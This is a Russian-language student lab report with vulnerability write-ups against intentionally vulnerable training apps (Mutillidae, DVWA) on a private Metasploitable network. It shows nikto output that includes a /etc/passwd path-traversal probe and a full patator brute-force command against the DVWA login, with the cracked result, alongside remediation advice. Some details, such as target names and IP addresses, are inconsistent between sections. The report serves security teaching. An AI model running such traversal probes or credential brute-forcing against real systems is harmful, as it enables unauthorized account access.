

Выполнил студент группы 2345 Романенко Кирилл

Как составить отличный отчёт о найденной уязвимости:

<https://habr.com/ru/company/vyshtech/blog/352078/>

1. Составьте отчет об уязвимости, которая рассмотрена в примере 1 и позволяет залить шелл на удаленный сервер.

На сайте <http://192.168.56.11/mutillidae> разрешено индексирование каталогов. Это позволяет получать доступ к информации, хранящейся в каталогах на сервере.

Где найдена уязвимость

Уязвимость расположена по адресу <http://192.168.56.11/mutillidae>.
Наименование продукта: Metasploitable 3 Linux virtual machine.

Технические детали обнаружения и воспроизведения

Уязвимость можно обнаружить, просканировав ресурс <http://192.168.56.11/mutillidae>. Вывод **nikto -h**:

```
+ /mutillidae/index.php?page=../../../../../../../../../../../../etc/passwd: The PHP-Nuke Rocket add-in is vulnerable to file traversal, allowing an attacker to view any file on the host. (probably Rocket, but could be any index.php)
+ /mutillidae/phpinfo.php: Output from the phpinfo() function was found.
```

Также в выводе можно обнаружить наименования полезных файлов

```
+ OSVDB-3268: /mutillidae/data/: Directory indexing found.
+ OSVDB-3092: /mutillidae/data/: This might be interesting...
+ OSVDB-3268: /mutillidae/includes/: Directory indexing found.
+ OSVDB-3092: /mutillidae/includes/: This might be interesting...
+ OSVDB-3268: /mutillidae/passwords/: Directory indexing found.
+ OSVDB-3092: /mutillidae/passwords/: This might be interesting...
```

можно изучить отдельно

Выводы и рекомендации по устранению

Уязвимость позволяет получить доступ к конфиденциальной информации. Не требует дополнительных уязвимостей для эксплуатации. Рекомендации по устранению:

- Запретить просмотр каталогов в веб-сервере.

Используемое программное обеспечение

- Сканер nikto.

2. Составьте отчет об уязвимости, рассмотренной в одном из примеров предыдущего урока.

На сайте <http://192.168.56.103/mutillidae/index.php?page=login.php> неограничено число попыток ввода логина и пароля. Это позволяет подобрать сочетание логин/пароль к большинству учётных записей, в том числе администратора, и войти в систему.

Где найдена уязвимость

Уязвимость расположена по адресу


<http://192.168.56.11/dvwa/vulnerabilities/brute>.

Наименование продукта: DVWA brute


Технические детали обнаружения и воспроизведения

Уязвимость можно обнаружить, введя пару логин/пароль. Вывод окна отличается, если логин валиден.


Также видно, что для передачи данных используется, скорее всего, GET-запрос без шифрования передаваемых данных.




С помощью Burp Suite изучил логику работы страницы:



Проверил, как используются куки. Удалил их:





Повторно вёл логин/пароль на сайте. Вернулся в Burp Suite.

Request

Raw Params Headers Hex

```
1 GET /dvwa/vulnerabilities/brute/?username=123&password=123&Login=Login HTTP/1.1
2 Host: 192.168.56.11
3 User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:68.0) Gecko/20100101 Firefox/68.0
4 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Referer: http://192.168.56.11/dvwa/vulnerabilities/brute/
8 DNT: 1
9 Connection: close
10 Cookie: security=low; PHPSESSID=a3bri54idnvk84tk5o7jkl5267
11 Upgrade-Insecure-Requests: 1
12
13
```

Значение параметра PHPSESSID изменилось. Куки используются при аутентификации и влияют на выполнение запроса (без нее запрос не пройдет).

Выполнил атаку bruteforce с помощью утилиты patator

Исходные данные: - Это GET запрос.

- Целевые параметры – username и password.
- Без кук запрос не работает.

Запрос:

```
python3 patator.py http_fuzz
url='http://192.168.56.11/dvwa/vulnerabilities/brute/?username=admin&password=FILE0&Login=Login' 0=passwords.txt follow=1 accept_cookie=1
header="Cookie: security=low; PHPSESSID=2c8ee3c3ulltd2ditclm9f2mg7" -x ignore:fgrep='Username and/or password incorrect.'
```

Результат:

```

shodin@shpc:/home/.../brute/patator$ python3 patator.py http_fuzz url='http://192.168.56.11/dvwa/vulnerabilities
e=admin&password=FILE0&Login=Login' 0=passwords.txt follow=1 accept_cookie=1 header='Cookie: security=low; PHPSESSID=
itclm9f2mg7' -x ignore:fgrep='Username and/or password incorrect.'
10:15:53 patator INFO - Starting Patator 0.9 (https://github.com/lanjelot/patator) with python-3.8.3 at 2021-03-30
10:15:53 patator INFO -
10:15:53 patator INFO - code size:clen      time | candidate                                     | num | mesg
10:15:53 patator INFO - -----
10:15:53 patator INFO - 200 5505:5212      0.003 | password                                     | 3 | HTTP/1.1 200 OK
10:15:53 patator INFO - Hits/Done/Skip/Fail/Size: 1/4/0/0/4, Avg: 6 r/s, Time: 0h 0m 0s

```

проверить

Выводы и рекомендации по устранению

Уязвимость позволяет выполнить подбор логина/пароля для любой учётной записи. В итоге, получим доступ к конфиденциальной информации. Не требует дополнительных уязвимостей для эксплуатации. Рекомендации по устранению:

- Использовать шифрование при передаче логина/пароля на сервер,
- Удалить различие ответа сервера при неудачной аутентификации между неверный «логин и пароль» и неверный «пароль»,
- Установить ограничение на кол-во попыток в кол-ве 5 штук,
- Добавить двухфакторную аутентификацию.

Используемое программное обеспечение

- Firefox web browser
- Burp Suite
- Сканер patator

3. * Изучите внимательно пример 3. К раскрытию какой конфиденциальной информации может привести такая атака? Ответ обоснуйте.
4. * Сможет ли злоумышленник найти список пользователей bwarr, используя только сканер nikto? И если «ДА», то позволит ли найденная информация войти в систему? Ответ обоснуйте.